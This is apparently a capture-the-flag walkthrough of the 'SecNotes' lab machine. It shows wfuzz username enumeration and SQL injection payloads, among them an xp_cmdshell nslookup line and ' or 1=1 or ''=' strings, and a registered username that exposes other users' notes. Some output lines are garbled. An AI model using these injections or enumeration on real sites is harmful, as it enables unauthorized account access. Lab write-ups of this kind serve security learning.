
A nice an simple bruteforcing tool.

You tell it what to do, give it a big word list and just release it.

First We must connect

After setting up the VPN and starting the machine I pinged it to make sure it was connected.

The first one failed, then I actually started openvpn and tried again.



bob@bob-VirtualBox: ~/Desktop/Machines/SecNotes

```
bob@bob-VirtualBox:~$ cd Desktop/Machines/SecNotes/
bob@bob-VirtualBox:~/Desktop/Machines/SecNotes$ ping 10.129.1.166
PING 10.129.1.166 (10.129.1.166) 56(84) bytes of data.
^C
--- 10.129.1.166 ping statistics ---
40 packets transmitted, 0 received, 100% packet loss, time 39926ms

bob@bob-VirtualBox:~/Desktop/Machines/SecNotes$ ping 10.10.10.97
PING 10.10.10.97 (10.10.10.97) 56(84) bytes of data.
64 bytes from 10.10.10.97: icmp_seq=13 ttl=127 time=414 ms
64 bytes from 10.10.10.97: icmp_seq=14 ttl=127 time=155 ms
64 bytes from 10.10.10.97: icmp_seq=15 ttl=127 time=156 ms
^C
--- 10.10.10.97 ping statistics ---
16 packets transmitted, 3 received, 81.25% packet loss, time 15271ms
_GAs_6.1.16 'g/max/mdev = 155.169/241.520/413.834/121.844 ms
bob@bob-VirtualBox:~/Desktop/Machines/SecNotes$
```


This is what I got going to the IP

As you can see, it's just a login page. With the ability to create a new one.

So, I did.

I made the user test1 and gave it a password.

Now, I know someone named tyler most likley has an account, so that's something to remember.



10.10.10.97/login.php

Login


Please fill in your credentials to login.

Username

Password

Login

Don't have an account? Sign up now.



Due to GDPR, all users must delete any notes that contain Personally Identifiable Information (PII)
Please contact tyler@secnotes.htb using the contact link below with any questions.

Viewing Secure Notes for **test1**

User **test1** has no notes. Create one by clicking below.

New Note


Change Password

Sign Out

Contact Us


Time to get fuzzing

Now I wanted to know who had accounts. This is where WFuzz comes in. I look for any response that includes the prompt at login saying the password is wrong.




```
bob@bob-VirtualBox:~$ wfuzz -w /usr/share/wfuzz/wordlist/Injections/SQL.txt -t 20 --sc 200 -d "username=nameFUZZ&passwo
libraries.FileLoader: CRITICAL __load_py_from_file. Filename: /usr/lib/python3/dist-packages/wfuzz/plugins/payloads/bin
libraries.FileLoader: CRITICAL __load_py_from_file. Filename: /usr/lib/python3/dist-packages/wfuzz/plugins/payloads/sho
********************************************************
* Wfuzz 2.4.5 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.10.97/register.php
Total requests: 125

===================================================================
ID           Response   Lines    Word     Chars       Payload
===================================================================

000000083:   200        40 L     116 W    1688 Ch     "t'exec master..xp_cmdshell 'nslookup www.google.com'--"
000000096:   200        40 L     115 W    1642 Ch     "%27%20or%201=1"
000000100:   200        40 L     110 W    1625 Ch     "&apos;%20OR"
000000106:   200        40 L     110 W    1625 Ch     "%2A%7C"
000000104:   200        40 L     113 W    1635 Ch     "%7C"
000000108:   200        40 L     110 W    1625 Ch     "%2A%28%7C%28mail%3D%2A%29%29"
000000110:   200        40 L     113 W    1653 Ch     "%2A%28%7C%28objectclass%3D%2A%29%29"
000000115:   200        40 L     110 W    1625 Ch     "&"
000000111:   200        40 L     113 W    1635 Ch     "("
000000114:   200        40 L     113 W    1635 Ch     "%29"
000000119:   200        40 L     110 W    1625 Ch     "' or 1=1 or ''='"
000000117:   200        40 L     113 W    1635 Ch     "!"
000000120:   200        40 L     110 W    1625 Ch     "' or ''='"

Total time: 16.46919
Processed Requests: 125
Filtered Requests: 112
Requests/sec.: 7.589929
```

Then I looked for any sql commands that would work.



```
bob@bob-VirtualBox:~/Documents/names/SecLists/Usernames/Names$ wfuzz -c -w /home/bob/Documents/names/SecLists/Usernames/Names/names.txt -d "username=FUZZ&password=password" --hs "No account found
 with that username."  http://10.10.10.97/login.php
libraries.FileLoader: CRITICAL __load_py_from_file. Filename: /usr/lib/python3/dist-packages/wfuzz/plugins/payloads/bing.py Exception, msg=No module named 'shodan'
libraries.FileLoader: CRITICAL __load_py_from_file. Filename: /usr/lib/python3/dist-packages/wfuzz/plugins/payloads/shodanp.py Exception, msg=No module named 'shodan'
********************************************************
* Wfuzz 2.4.5 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.10.97/login.php
Total requests: 10177

===================================================================
ID           Response   Lines    Word     Chars       Payload
===================================================================

000001379:   200        34 L     90 W     1277 Ch     "brooklynn"
```


Login

Please fill in your credentials to login.


Username

dick' or 1=1 or ''='

Password


••••••••

Please enter your password.



I'm in!

I found that there was a username "dick" with the password "password" and another "tyler" who I didn't know the password for.


Viewing Secure Notes for **dick' or 1=1 or ''='**

Mimi's Sticky Buns [2018-06-21 09:47:17]

Years [2018-06-21 09:47:54]


new site [2018-06-21 13:13:46]

test [2020-11-16 11:55:35]

When I logged into dick's account I got an empty account. So I included all of the sql injection into the username (one at a time) and got this.

I can now read his notes, which happen to include the password for tylers account.

Now I finally have it! Mimi's secret Stick Buns recipe



Viewing Secure Notes for **dick' or 1=1 or ''='**

Mimi's Sticky Buns [2018-06-21 09:47:17]

```
Ingredients
    For Dough
        1 heaping Tbs. (1 pkg) dry yeast
        1/4 c warm water
        scant 3/4 c buttermilk
        1 egg
        3 c flour
        1/4 shortening
        1/4 c sugar
        1 tsp baking powder
        1 tsp salt
    For Filling
        Butter
        Cinnamon
        1/4 c sugar
    For Sauce
        1/4 c butter
        1/2 c brown sugar
        2 Tbs maple syrup

Instructions
        In 9" sq pan, melt butter, and stir in brown sugar and syrup.
        In a large mixing bowl dissolve yeast in warm water.
        Add buttermilk, egg, half of the flour, shortening, sugar, baking powder, and salt.
        Blend 1/2 min low speed, then 2 min med speed.
        Stir in remaining flour and kneed 5 minutes.
        Roll dough into rectangle about the size of a cookie sheet. Spread with butter, sprinkle with 1/4 c sugar and generously with cinnamon.
        Roll up, and cut into 9 slices.
        Place in 9" pan in sauce.
        Let rise until double in size, about 1-1.5 hours.
        Bake 25-30 min at 375.
```

Thanks for watching!